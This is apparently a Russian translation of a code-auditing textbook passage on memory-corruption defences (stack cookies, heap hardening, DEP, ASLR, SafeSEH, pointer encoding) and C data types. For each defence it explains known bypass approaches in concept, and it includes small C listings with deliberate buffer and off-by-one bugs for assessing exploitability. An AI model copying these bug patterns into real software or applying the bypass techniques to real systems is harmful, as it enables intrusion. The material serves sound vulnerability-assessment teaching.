
Глава 3, "Эксплуатационный анализ", обсуждала несколько таких технологий с высокоуровневой эксплуатационной точки зрения. Этот раздел опирается на материал главы 3, сосредоточиваясь на технических деталях распространенных защит от повреждения памяти и рассматривая потенциальные и реальные слабости этих механизмов. Это обсуждение не является исчерпывающим исследованием механизмов защиты, но затрагивает самые распространенные из них.

Stack cookies

Stack cookies (также известные как "canary values") -- это метод, разработанный для обнаружения и предотвращения эксплуатации переполнения буфера на стеке. Stack cookies -- compile-time решение, присутствующее в большинстве стандартных приложений и библиотек, поставляемых с Windows XP SP2 и более поздними версиями. Также существует несколько UNIX-реализаций защит stack cookie, наиболее заметные -- ProPolice и Stackguard.

Stack cookies работают путем вставки случайного 32-битного значения (обычно генерируемого во время выполнения) на стек сразу после сохраненного адреса возврата и сохраненного указателя фрейма, но перед локальными переменными в каждом стековом фрейме, как показано на рисунке 5-13. Этот cookie вставляется при входе в функцию и проверяется непосредственно перед возвратом функции. Если значение cookie было изменено, программа может вывести, что стек поврежден, и предпринять соответствующее действие. Эта реакция обычно включает запись проблемы в журнал и немедленное завершение. Stack cookie предотвращает эксплуатацию традиционных переполнений стека, поскольку поврежденный адрес возврата никогда не используется.

Рисунок 5-13. Стековый фрейм с cookies и без них



Ограничения

Эта технология эффективна, но не безупречна. Хотя она предотвращает перезапись сохраненного указателя фрейма и сохраненного адреса возврата, она не защищает от перезаписи соседних локальных переменных. Рисунок 5-5 показывал, как перезапись локальных переменных может подорвать безопасность системы, особенно когда повреждаются значения указателей, которые функция использует для изменения данных. Изменение этих значений указателей обычно приводит к тому, что атакующий захватывает контроль над приложением, перезаписывая указатель функции или другое полезное значение. Однако многие системы защиты стека переупорядочивают локальные переменные, что может минимизировать риск перезаписи соседних переменных.

Еще одна атака -- записать данные за stack cookie и перезаписать параметры текущей функции. Атакующий повреждает stack cookie, перезаписывая параметры функции, но цель атаки -- не позволить функции вернуться. В некоторых случаях перезапись параметров функции позволяет атакующему получить контроль над приложением до возврата функции, тем самым делая защиту stack cookie неэффективной.

Хотя эта техника кажется полезной для атакующих, оптимизация иногда может непреднамеренно устранить шанс эксплуатации ошибки. Когда значение переменной используется часто, компилятор обычно генерирует код, который один раз считывает его со стека, а затем держит в регистре на протяжении функции или той части функции, где значение используется повторно. Поэтому даже если аргумент или локальная переменная часто используются после срабатывания переполнения, атакующие могут не суметь использовать этот аргумент для выполнения произвольных перезаписей.

Еще одна похожая техника в Windows -- не беспокоиться о сохраненном адресе возврата, а вместо этого целиться в перезапись SEH. Так атакующий может повредить записи SEH и вызвать нарушение доступа до возврата текущей выполняющейся функции; следовательно, контролируемый атакующим код выполняется, а переполнение так и не обнаруживается.

Наконец, обратите внимание, что stack cookies -- compile-time решение и может быть нереалистичным вариантом, если разработчики не могут перекомпилировать все приложение. У разработчиков может не быть доступа ко всему исходному коду, например к коду в коммерческих библиотеках. Также могут быть проблемы с изменением build-среды для крупного приложения, особенно с компонентами, оптимизированными вручную.

Усиление реализации кучи

Переполнения кучи обычно эксплуатируются через операции unlink, выполняемые системными процедурами выделения и освобождения памяти. Операции со списками в процедурах управления памятью можно использовать для записи в произвольные места памяти и полного захвата контроля над приложением. В ответ на эту угрозу ряд систем усилил свои реализации кучи, чтобы сделать их более устойчивыми к эксплуатации.

Windows XP SP2 и более поздние версии реализовали различные защиты, гарантирующие, что операции кучи непреднамеренно не позволяют атакующим вредоносно манипулировать процессом. Эти механизмы включают следующее:

• 8-битный cookie хранится в каждой структуре заголовка кучи. Операция XOR объединяет этот cookie с глобальным cookie кучи и адресом фрагмента кучи, деленным на 8. Если результирующее значение не равно 0, произошло повреждение кучи. Поскольку в этой операции используется адрес фрагмента кучи, cookies не должны быть уязвимы к brute-force атакам.
• Проверки выполняются всякий раз, когда происходит операция unlink, чтобы убедиться, что предыдущий и следующий элементы действительно допустимы. Конкретно, и следующий, и предыдущий элементы должны указывать обратно на текущий элемент, который вот-вот будет отсоединен. Если они этого не делают, куча считается поврежденной, и операция прерывается.

UNIX-реализация кучи glibc также была усилена, чтобы предотвратить легкую эксплуатацию кучи. Разработчики glibc добавили проверки unlink в свой код управления кучей, похожие на защиты Windows XP SP2.

Ограничения

Технологии защиты кучи не идеальны. У большинства есть слабости, которые все еще позволяют атакующим использовать структуры данных кучи для надежной (или относительно надежной) эксплуатации. Некоторые опубликованные работы об обходе защиты кучи Windows включают следующее:

• "Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass" by Alexander Anisimov (www.maxpatrol.com/defeating-xpsp2-heap-protection.htm)
• "A New Way to Bypass Windows Heap Protections" by Nicolas Falliere (www.securityfocus.com/infocus/1846)
• "Windows Heap Exploitation" by Oded Horovitz and Matt Connover (www.cybertech.net/~sh0ksh0k/heap/XPSP2%20Heap%20Exploitation.ppt)

UNIX-реализации glibc прошли похожую проверку. Один полезный ресурс -- "The Malloc Maleficarum" by Phantasmal Phantasmagoria (www.securityfocus.com/archive/1/413007/30/0/threaded).

Самое важное ограничение этих механизмов защиты кучи в том, что они защищают только внутренние структуры управления кучей. Они не мешают атакующим изменять данные приложения в куче. Если вы способны изменять другие значимые данные, эксплуатация обычно является лишь вопросом времени и усилий. Однако изменять переменные программы трудно, поскольку это требует конкретных раскладок переменных. Атакующий может создать такие раскладки во многих приложениях, но это не всегда надежная форма эксплуатации, особенно в многопоточных приложениях.

Еще один момент, который следует помнить: приложения нередко реализуют собственные стратегии управления памятью поверх системных процедур выделения. В такой ситуации рассматриваемое приложение обычно запрашивает у системы страницу или серию страниц за раз, а затем управляет ими внутренне своим алгоритмом. Это может быть выгодно атакующим, потому что пользовательские алгоритмы управления памятью часто не защищены, оставляя их уязвимыми

к вариациям классических атак перезаписи кучи.

Защита неисполняемого стека и кучи

Многие CPU предоставляют тонкую защиту страниц памяти, позволяя CPU помечать страницу памяти как читаемую, записываемую или исполняемую. Если программа полностью разделяет код и данные, можно предотвратить запуск shellcode, пометив страницы данных как неисполняемые. Принудительно обеспечивая защиту неисполняемой памяти, CPU предотвращает самый популярный метод эксплуатации: передачу потока управления в место памяти, где уже находятся созданные атакующим данные.

Примечание

CPU Intel до недавнего времени (2004) не обеспечивали неисполняемые страницы памяти. Для обхода этого ограничения были разработаны интересные обходные пути, наиболее заметные -- командой разработки PaX (теперь часть команды GR-Security). Документация о внутреннем устройстве PaX доступна по адресу http://pax.grsecurity.net/.

Ограничения

Поскольку неисполняемая память обеспечивается CPU, прямой обход этой защиты невозможен: обычно атакующий полностью лишен возможности направить выполнение в место на стеке или в куче. Однако это не мешает атакующим возвращаться в полезный код в исполняемых секциях кода, будь то в эксплуатируемом приложении или в разделяемой библиотеке. Одна популярная техника обхода этих защит -- построить на стеке серию адресов возврата, чтобы атакующий мог выполнить несколько вызовов полезных API-функций. Часто атакующие могут вернуться в API-функцию для снятия защиты с области памяти, содержащей данные, которые они контролируют. Это помечает целевую страницу как исполняемую и отключает защиту, позволяя эксплойту запустить собственный shellcode.

В общем случае этот механизм защиты усложняет эксплуатацию защищенных систем, но опытные атакующие обычно могут найти способ его обойти. При некоторой изобретательности существующий код можно нарезать, смешать и принудить служить цели атакующего.

Рандомизация раскладки адресного пространства

Address space layout randomization (ASLR) -- это технология, пытающаяся смягчить угрозу переполнений буфера путем рандомизации того, куда данные и код приложения отображаются во время выполнения. По сути секции данных и кода отображаются в (несколько) случайное место памяти при загрузке. Поскольку критически важная часть эксплуатации переполнения буфера включает перезапись ключевых структур данных или возврат в конкретные места памяти, ASLR теоретически должен предотвращать надежную эксплуатацию, потому что атакующие больше не могут полагаться на статические адреса. Хотя ASLR является формой security by obscurity, это весьма эффективная техника предотвращения эксплуатации, особенно при использовании вместе с некоторыми другими уже обсужденными превентивными технологиями.

Ограничения

Победа над ASLR по сути опирается на поиск слабого места в реализации ASLR. Атакующие обычно пытаются принять один из следующих подходов:

• Найти что-то в памяти, что находится в статическом месте несмотря на ASLR. Неважно, что это за статический элемент, он, вероятно, так или иначе полезен. Примеры статически расположенных элементов могут включать базовые исполняемые файлы, не содержащие relocation-информации (так что загрузчик может быть не способен их переместить), специализированные структуры данных, присутствующие во всех отображенных процессах (например, Windows PEB и Linux vsyscall page), сам загрузчик и неперемещаемые разделяемые библиотеки. Если ASLR не рандомизирует какую-либо конкретную часть процесса, на нее можно положиться и потенциально использовать для подрыва защиты ASLR.
• Использовать brute force, где возможно. Во многих случаях элементы данных смещаются в памяти, но не на большой объем. Например, текущий Linux exec-shield ASLR отображает стек в случайное место; однако более внимательное изучение кода показывает, что эти отображения включают только 256 возможных мест. Такой небольшой набор возможных мест не дает большого фактора случайности, и большинство реализаций ASLR не рандомизирует раскладку памяти дочернего процесса. Этот недостаток случайности создает потенциал для brute-force атаки, когда уязвимая служба создает дочерние процессы для обслуживания запросов. Атакующий может отправлять запросы для каждого возможного смещения и в итоге добиться успешной эксплуатации, когда найдено правильное смещение.

SafeSEH

Современные системы Windows (XP SP2+, Windows 2003, Vista) реализуют механизмы защиты для структур SEH, расположенных на стеке. Когда срабатывает исключение, целевые адреса обработчиков исключений исследуются перед вызовом, чтобы убедиться, что каждый из них является допустимой процедурой обработчика исключения. На момент написания этой книги следующая процедура определяет допустимость обработчика исключения:

1. Получить адрес обработчика исключения и определить, в какой модуль (DLL или исполняемый файл) указывает адрес обработчика.
2. Проверить, зарегистрирована ли у модуля таблица исключений. Таблица исключений -- это таблица допустимых обработчиков исключений, которые легитимно могут быть введены в структуру `_EXCEPTION_REGISTRATION`. Эта таблица необязательна, и модули могут ее опускать. В таком случае обработчик считается допустимым и может быть вызван.
3. Если таблица исключений существует, а адрес обработчика в структуре `_EXCEPTION_REGISTRATION` не соответствует допустимой записи обработчика, структура считается поврежденной, и обработчик не вызывается.

Ограничения

Защита SafeSEH -- хорошее дополнение к stack cookies, используемым в недавних выпусках Windows, поскольку она не дает атакующим использовать перезаписи SEH как метод обхода защиты stack cookie. Однако, как и другие механизмы защиты, она имела слабости в прошлом. David Litchfield из Next Generation Security Software (NGSSoftware) написал статью с подробным описанием некоторых проблем ранних реализаций SafeSEH, которые с тех пор были устранены (доступна по адресу www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf). Основные методы обхода SafeSEH включали возврат в место памяти, не принадлежащее никакому модулю (например, PEB), возврат в модули без зарегистрированной таблицы исключений или злоупотребление определенными обработчиками исключений, которые могли позволять косвенный запуск произвольного кода.

Обфускация указателей функций

Долгоживущие указатели функций часто являются целью эксплойтов повреждения памяти, потому что дают прямой метод захвата управления выполнением программы. Один метод предотвращения этой атаки -- обфусцировать любые чувствительные указатели, хранящиеся в глобально видимых структурах данных. Этот механизм защиты не предотвращает повреждение памяти, но уменьшает вероятность успешного эксплойта для любой атаки, кроме denial of service. Например, ранее вы видели, что атакующий может использовать указатели функций в PEB запущенного Windows-процесса. Чтобы помочь смягчить эту атаку, Microsoft теперь использует функции `EncodePointer()`, `DecodePointer()`, `EncodeSystemPointer()` и `DecodeSystemPointer()` для обфускации многих таких значений. Эти функции обфусцируют указатель, объединяя его значение с секретным cookie-значением с помощью операции XOR. Недавние версии Windows также используют эту антиэксплуатационную технику в частях реализации кучи.

Ограничения

Эта технология, безусловно, поднимает планку для разработчиков эксплойтов, особенно в сочетании с другими технологиями, такими как ASLR и неисполняемые страницы памяти. Однако сама по себе она не является полным решением и имеет лишь ограниченное применение. Атакующие все еще могут перезаписывать специфичные для приложения указатели функций, поскольку компиляторы сейчас не кодируют указатели функций, используемые приложением. Атакующий также может перезаписать обычные незакодированные переменные, которые в итоге дают управление выполнением через менее прямой вектор. Наконец, атакующие могут выявить обстоятельства, перенаправляющие управление выполнением ограниченным, но полезным способом. Например, когда контролируемые пользователем данные находятся в непосредственной близости от указателя функции, одно лишь повреждение младшего байта закодированного указателя функции может дать атакующим разумный шанс запустить произвольный код, особенно если они могут повторять попытки эксплуатации, пока не будет найдено успешное значение.

Оценка воздействия повреждения памяти

Теперь, когда вы знакомы с ландшафтом повреждения памяти, нужно знать, как точно оценивать риск, который представляют эти уязвимости. На то, насколько эксплуатируема уязвимость, влияет ряд факторов. Зная эти факторы, аудиторы кода могут оценить, насколько серьезна уязвимость и в какой степени ее можно эксплуатировать. Можно ли использовать ее только для аварийного завершения приложения? Можно ли выполнить произвольный код? Единственный способ узнать наверняка -- написать proof-of-concept эксплойт, но такой подход может быть слишком затратным по времени даже для оценки приложения среднего размера. Вместо этого можно разумно оценить эксплуатируемость, ответив на несколько вопросов о возникающем повреждении памяти. Этот подход не настолько окончателен, как proof-of-concept эксплойт, но требует гораздо меньше времени, что делает его достаточным для большинства оценок.

Реальная стоимость исправления уязвимостей

Вас может удивить объем сопротивления, с которым можно столкнуться при раскрытии уязвимостей поставщикам, даже поставщикам, специально нанявшим вас для оценки. Поставщики часто говорят, что потенциальные ошибки повреждения памяти не эксплуатируемы или по той или иной причине не являются проблемой. Однако повреждение памяти затрагивает приложение на самом базовом уровне, поэтому все случаи требуют серьезного рассмотрения. Более того, история показала, что атакующие и исследователи безопасности одинаково находили изобретательные способы эксплуатировать кажущееся неэксплуатируемым. На ум приходит старая пословица "where there's a will, there's a way", и когда речь идет о компрометации компьютерных систем,

желания определенно много.

Поэтому большинство аудиторов считает, что поставщики ПО должны относиться ко всем проблемам как к высокоприоритетным; в конце концов, почему бы поставщикам не хотеть, чтобы их код был максимально безопасным, и не исправлять проблемы так быстро, как они могут? Правда в том, что за исправлением программных ошибок всегда стоит цена, включая время разработчиков, стоимость развертывания патча и возможные отзывы или повторные выпуски продукта. Рассмотрите, например, стоимость распространения обновления уязвимости для широко развернутой встроенной системы, такой как smart card или сотовый телефон. Обновление таких встроенных систем часто требует аппаратных модификаций или другого вмешательства квалифицированного техника. Компания поступила бы безответственно, взяв на себя расходы, связанные с обновлением, если у нее нет разумного ожидания, что ошибка эксплуатируема.

Где буфер расположен в памяти?

Расположение буфера в памяти важно: оно влияет на то, какие варианты есть у атакующего при попытке захватить контроль над процессом. Переменные в основном хранятся в трех областях памяти: стек, куча и постоянные данные (включая статические и глобальные переменные). Однако разные ОС часто дополнительно сегментируют эти три области или добавляют новые области. Могут существовать различия между инициализированными и неинициализированными глобальными данными, или система может помещать thread local storage (TLS) в специальное место. Кроме того, разделяемые библиотеки обычно имеют собственные неинициализированные и инициализированные данные, отображенные в память процесса сразу после их программного кода. При определении эксплуатируемости нужно отслеживать, где происходит повреждение памяти и какие особые соображения применимы. Эта задача может включать дополнительное исследование для понимания раскладки памяти процесса в конкретной ОС.

Какие еще данные перезаписываются?

Повреждение памяти может не ограничиваться только переменными, на которые нацелен атакующий. Оно также может перезаписывать другие переменные, усложняющие процесс эксплуатации. Такое часто происходит при попытке эксплуатировать повреждение на стеке процесса. Вы уже знаете, что уязвимости в сегменте стека чаще всего эксплуатируются перезаписью сохраненного program counter. Однако это не всегда настолько прямолинейно; часто атакующие перезаписывают локальные переменные до перезаписи сохраненного program counter, что может усложнить эксплуатацию, как показано в листинге 5-4.

Листинг 5-4. *Переполнение в локальные переменные*

```
int dostuff(char *login) {
    char *ptr = (char *)malloc(1024);
    char buf[1024];

    ...
    strcpy(buf, login);
    ...
    free(ptr);
    return 0;
}
```

В этом примере есть небольшая проблема: хотя атакующие могут перезаписать сохраненный program counter, они также перезаписывают переменную `ptr`, которая освобождается прямо перед возвратом функции. Это означает, что атакующие должны перезаписать `ptr` местом в памяти, которое допустимо и не приводит к сбою при вызове `free()`. Хотя этот метод позволяет атакующим эксплуатировать вызов `free()`, метод атаки сложнее, чем простая перезапись program counter (особенно если нет контролируемых пользователем данных в статическом месте памяти).

При оценке риска уязвимостей переполнения буфера обращайте особое внимание на любые переменные на пути переполнения, которые смягчают попытки эксплуатации. Также помните, что компилятор может переупорядочить раскладку переменных во время компиляции, поэтому может потребоваться проверить бинарный файл для подтверждения эксплуатируемости.

Примечание

Иногда для эксплуатируемости ошибки требуется больше одного возврата функции. Например, ОС, работающие на CPU Sun SPARC, часто требуют двух возвратов функции из-за того, как работают регистровые окна SPARC.

Сколько байтов можно перезаписать?

Нужно учитывать, на сколько байтов переполняется буфер и насколько пользователи контролируют размер переполнения. Переполнения слишком малого или слишком большого числа байтов могут значительно усложнить эксплойт. Очевидно, идеальная ситуация для атакующего -- выбрать произвольную длину данных для переполнения.

Иногда атакующий может переполнить буфер на фиксированный объем, что дает меньше вариантов, но успешная эксплуатация все равно вероятна. Если можно переполнить только небольшое число байтов, эксплуатируемость зависит от того, какие данные повреждаются. Если атакующий способен повредить только соседнюю переменную в памяти, которая больше никогда не используется, ошибка, вероятно, неэксплуатируема. Очевидно, чем меньше памяти атакующий может повредить, тем менее вероятно, что ошибка эксплуатируема.

И наоборот, если атакующие могут переполнить на фиксированный объем, который оказывается очень большим, ошибка неизменно приводит к повреждению огромной части памяти программы и почти наверняка завершит процесс аварийно. В некоторых случаях, когда можно повредить обработчик сигнала или обработчик исключения, атакующие могут эксплуатировать эту ситуацию и получить контроль над процессом после возникновения исключения. Самый распространенный пример -- большие стековые переполнения в Windows, поскольку атакующие могут перезаписать SEH-структуры, содержащие указатели функций, к которым обращаются при возникновении исключения.

Кроме того, некоторые ошибки могут приводить к нескольким записям в произвольные места памяти. Хотя часто возможна только одна перезапись, если можно выполнить несколько перезаписей, у атакующего больше рычагов для выбора способа эксплуатации уязвимой программы. Например, при уязвимостях форматной строки атакующие часто могут записывать в столько произвольных мест, сколько захотят, увеличивая вероятность успешной эксплуатации.

Примечание

Иногда 1- или 2-байтную перезапись легче эксплуатировать, чем 4-байтную. Например, предположим, что вы перезаписываете указатель на объект, состоящий из нескольких указателей, за которыми следует буфер с данными, которые вы контролируете. В этом случае младший байт значения указателя можно перезаписать так, чтобы он указывал на буфер данных в объекте, а не на сам объект. Вы могли бы произвольно изменить состояние любого свойства объекта и, вероятно, довольно надежно эксплуатировать ошибку.

Какие данные можно использовать для повреждения памяти?

Некоторые уязвимости повреждения памяти не допускают прямого контроля данных, используемых для перезаписи памяти. Данные могут быть ограничены на основе того, как они используются, как при ограничениях символов, однобайтных перезаписях или изменяемых атакующим вызовах `memset()`. Листинг 5-5 показывает пример уязвимости, где память перезаписывается данными, которые атакующий не контролирует.

Листинг 5-5. *Косвенное повреждение памяти*

```
int process_string(char *string) {
    char **tokens, *ptr;
    int tokencount;

    tokens = (char **)calloc(64, sizeof(char *));
    if(!tokens) return -1;

    for(ptr = string; *ptr;) {
        int c;

        for(end = ptr; *end && !isspace(end); end++);
        c = *end;
        *end = '\0';
        tokens[tokencount++] = ptr;
        ptr = (c == 0 ? end : end + 1);
    }

    ...
```

В этом коде есть переполнение буфера в выделенной строке, манипулирующей массивом `tokens`. Данные, используемые для перезаписи памяти, не могут контролироваться атакующими напрямую, но перезаписанная память включает указатели на данные, контролируемые атакующим. Это может сделать эксплуатацию даже проще, чем при стандартной технике. Например, если перезаписан указатель функции, атакующим не нужна информация о раскладке памяти, потому что указатель функции можно заменить указателем на данные, контролируемые атакующим. Однако эксплуатация может быть сложнее, если, например, перезаписывается заголовок блока кучи или другая сложная структура.

Уязвимости off-by-one -- одни из самых распространенных уязвимостей, связанных с перезаписанными данными, которые атакующий не контролирует. Листинг 5-6 показывает пример уязвимости off-by-one.

Листинг 5-6. *Перезапись off-by-one*

```
struct session {
    int sequence;
    int mac[MAX_MAC];
    char *key;
};

int delete_session(struct session *session) {
    memset(session->key, 0, KEY_SIZE);
    free(session->key);
    free(session);
}

int get_mac(int fd, struct session *session) {
    unsigned int i, n;

    n = read_network_integer(fd);
    if(n > MAX_MAC)
        return -1;

    for(i = 0; i <= n; i++)
        session->mac[i] = read_network_integer(fd);

    return 0;
}
```

Если атакующие задают длину `mac` ровно `MAX_MAC`, функция `get_mac()` читает на один элемент больше, чем для него выделено места (как показано в выделенной строке). В этом случае последнее прочитанное целое перезаписывает переменную `key`. Во время функции `delete_session()` переменная `key` передается в `memset` перед удалением, что позволяет атакующим перезаписать произвольное место памяти, но только NUL-байтами. Эксплуатация этой уязвимости сложна, потому что атакующие не могут выбирать, какими данными перезаписывается память. Кроме того, предоставленное атакующим место памяти затем освобождается, что означает, что атака, скорее всего, была бы направлена на процедуры управления памятью. Успешное выполнение такой атаки могло бы быть чрезвычайно трудным, особенно в многопоточных приложениях.

Листинги 5-5 и 5-6 показывают, как атакующим может быть трудно эксплуатировать уязвимость, когда перезаписываемые данные нельзя контролировать. При исследовании похожих проблем нужно определить, что входит в перезаписываемые данные и могут ли они контролироваться атакующими. Обычно атакующие имеют довольно прямой контроль над записываемыми данными или могут манипулировать возникающим повреждением, чтобы получить доступ к данным, контролируемым атакующим.

Разделяются ли блоки памяти?

Иногда в приложениях появляются ошибки, при которых менеджер памяти ошибочно выдает один и тот же блок памяти больше одного раза, хотя он все еще используется. Когда это происходит, две или более независимые части приложения используют блок памяти, ожидая, что у них есть исключительный доступ к нему, хотя на самом деле это не так. Эти уязвимости обычно вызваны одной из двух ошибок:

• Ошибка в коде управления памятью
• Неправильное использование API управления памятью

Такие типы уязвимостей также могут приводить к удаленному выполнению; однако определение того, эксплуатируемы ли уязвимости разделения блоков памяти, обычно сложно и специфично для приложения. Одна причина в том, что атакующие могут не иметь возможности точно предсказать, какая другая часть приложения получит тот же блок памяти, и не будут знать, какие данные подать для выполнения атаки. Кроме того, в приложении могут быть проблемы синхронизации, особенно в многопоточном ПО, обслуживающем большое число клиентов по мере их подключения. Несмотря на трудности, существуют процедуры эксплуатации этих уязвимостей, поэтому их не следует считать низкоприоритетными без обоснования.

Похожее повреждение памяти может произойти, когда блок памяти выделяется только один раз (правильное поведение), но затем этот блок памяти передается двум одновременно выполняющимся потокам с предположением о взаимоисключающем доступе. Такой тип уязвимости в основном вызван проблемами синхронизации и подробно рассматривается в главе 13, "Синхронизация и состояние".

Какие защиты включены?

После того как известны детали потенциально эксплуатируемой уязвимости повреждения памяти, нужно учитывать любые смягчающие факторы, которые могут предотвратить эксплуатацию. Например, если фрагмент ПО будет выполняться только на Windows XP SP2+, вы знаете, что присутствуют stack cookies и SafeSEH, поэтому типичное переполнение стека может быть неэксплуатируемым. Конечно, нельзя сбрасывать повреждение памяти со счетов только потому, что включены защитные меры. Вполне возможно, что атакующий найдет способ подорвать

SafeSEH, используя небезопасный загруженный модуль, или перезаписать параметр функции, чтобы обойти stack cookies. Однако нужно учитывать эти защитные меры и пытаться оценить вероятность того, что атакующий обойдет их и надежно эксплуатирует систему.

Итоги

Эта глава объяснила, как возникает повреждение памяти и как оно может влиять на состояние приложения. В частности, вы увидели, как атакующие могут использовать ошибки повреждения памяти для захвата контроля над приложениями и выполнения вредоносных действий. Это знание необходимо при оценке уязвимостей безопасности приложений, потому что оно позволяет точно определить вероятность того, что атакующий эксплуатирует конкретную проблему повреждения памяти. Однако эксплойты повреждения памяти -- это целая отдельная область изучения, и современный уровень постоянно меняется, находя новые способы эксплуатировать ранее неэксплуатируемое. Как проверяющий, вы должны рассматривать все проблемы повреждения памяти как потенциально серьезные уязвимости, пока не сможете доказать обратное.

Глава 6. Проблемы языка C

"Однажды ты поймешь."

Neel Mehta, Senior Researcher, Internet Security Systems X-Force

Введение

Когда вы анализируете ПО для обнаружения потенциальных дыр в безопасности, важно понимать нижележащие детали того, как язык программирования реализует типы данных и операции, и как эти детали могут влиять на поток выполнения. Проверяющий код, исследующий бинарное приложение на уровне ассемблера, может явно видеть, как данные хранятся и изменяются, а также точные последствия операции над фрагментом данных. Однако при анализе приложения на уровне исходного кода некоторые детали абстрагированы и менее очевидны. Эта абстракция может приводить к появлению тонких уязвимостей в ПО, которые долго остаются незамеченными и неисправленными. Тщательный аудитор должен быть знаком с нижележащей реализацией исходного языка и с тем, как эти детали могут приводить к условиям, релевантным безопасности, в граничных случаях или исключительных ситуациях.

Эта глава исследует тонкие детали языка программирования C, которые могут отрицательно влиять на безопасность и устойчивость приложения. Конкретно, она рассматривает детали хранения примитивных типов, условия арифметического переполнения и исчерпания вниз, проблемы преобразования типов, такие как стандартные повышения типов, преобразования и сравнения signed/unsigned, расширение знака и усечение. Также вы рассмотрите некоторые интересные нюансы C, связанные с неожиданными результатами определенных операторов и другим поведением, которое часто недооценивают. Хотя эта глава сосредоточена на C, многие принципы применимы к другим языкам.

Контекст языка C

Эта глава подробно работает со спецификой языка C и использует терминологию стандартов C. Вам не нужно обращаться к стандартам, чтобы следить за материалом, но глава широко использует публичный финальный черновик стандарта C99 (ISO/IEC 9899:1999), который можно найти по адресу www.open-std.org/jtc1/sc22/wg14/www/standards.

Документ C Rationale, сопровождающий черновик стандарта, также полезен. Заинтересованным читателям стоит посмотреть отличную книгу Peter Van der Linden *Expert C Programming* (Prentice Hall, 1994) и второе издание *The C Programming Language* Kernighan и Ritchie (Prentice Hall, 1988). Возможно, вам также будет интересно приобрести финальную версию стандарта ISO или более старый стандарт ANSI; оба продаются через сайт организации ANSI (www.ansi.org).

Хотя эта глава включает недавний стандарт, содержание ориентировано на текущее массовое использование C, конкретно на стандарты ANSI C89/ISO 90. Поскольку обсуждаются низкоуровневые детали безопасности, добавлены примечания о ситуациях, где изменения между версиями C релевантны.

Иногда при обсуждении стандартов используются термины "undefined behavior" и "implementation-defined behavior". **Undefined behavior** -- ошибочное поведение: условия, которые компилятор не обязан обрабатывать и которые, следовательно, имеют неопределенные результаты. **Implementation-defined behavior** -- поведение, зависящее от нижележащей реализации. Оно должно обрабатываться согласованным и логичным способом, а метод обработки

должен быть документирован.

Обзор хранения данных

Прежде чем углубляться в тонкости C, следует повторить основы типов C, а именно их размеры хранения, диапазоны значений и представления. Этот раздел объясняет типы с общей точки зрения, исследует детали вроде бинарного кодирования, арифметики в дополнительном коде и соглашений о порядке байтов, а затем заканчивает прагматическими наблюдениями о распространенных и будущих реализациях.

Стандарты C определяют **объект** как область хранения данных в среде выполнения; ее содержимое может представлять значения. У каждого объекта есть связанный **тип**: способ интерпретировать и придавать смысл значению, хранящемуся в этом объекте. В стандартах C определены десятки типов, но эта глава сосредоточена на следующих:

• *Символьные типы.* Есть три символьных типа: **char**, **signed char** и **unsigned char**. Все три типа гарантированно занимают 1 байт хранения. Является ли тип char знаковым, определяется реализацией. Большинство текущих систем по умолчанию делает char знаковым, хотя обычно доступны флаги компилятора для изменения этого поведения.
• *Целочисленные типы.* Есть четыре стандартных знаковых целочисленных типа, не считая символьных типов: **short int**, **int**, **long int** и **long long int**. У каждого стандартного типа есть соответствующий беззнаковый тип, занимающий тот же объем хранения. (Примечание: тип long long int появился в C99.)
• *Типы с плавающей точкой.* Есть три вещественных типа с плавающей точкой и три комплексных типа. Вещественные типы с плавающей точкой -- **float**, **double** и **long double**. Три комплексных типа -- **float _Complex**, **double_Complex** и **long double _Complex**. (Примечание: комплексные типы появились в C99.)
• *Битовые поля.* Битовое поле -- это конкретное число битов в объекте. Битовые поля могут быть знаковыми или беззнаковыми в зависимости от объявления. Если спецификатор знакового типа не указан, знак битового поля зависит от реализации.

Примечание

Битовые поля могут быть незнакомы некоторым программистам, поскольку обычно они встречаются только в сетевом или низкоуровневом коде. Вот краткий пример битового поля:

```
struct controller {
    unsigned int id:4;
    unsigned int tflag:1;
    unsigned int rflag:1;
    unsigned int ack:2;
    unsigned int seqnum:8;
    unsigned int code:16;
};
```

Структура `controller` имеет несколько маленьких членов. `id` относится к 4-битной беззнаковой переменной, а `tflag` и `rflag` относятся к отдельным битам. `ack` -- 2-битная переменная, `seqnum` -- 8-битная, а `code` -- 16-битная. Члены этой структуры, вероятно, будут расположены как непрерывные биты в памяти, помещающиеся в одну 32-битную область.

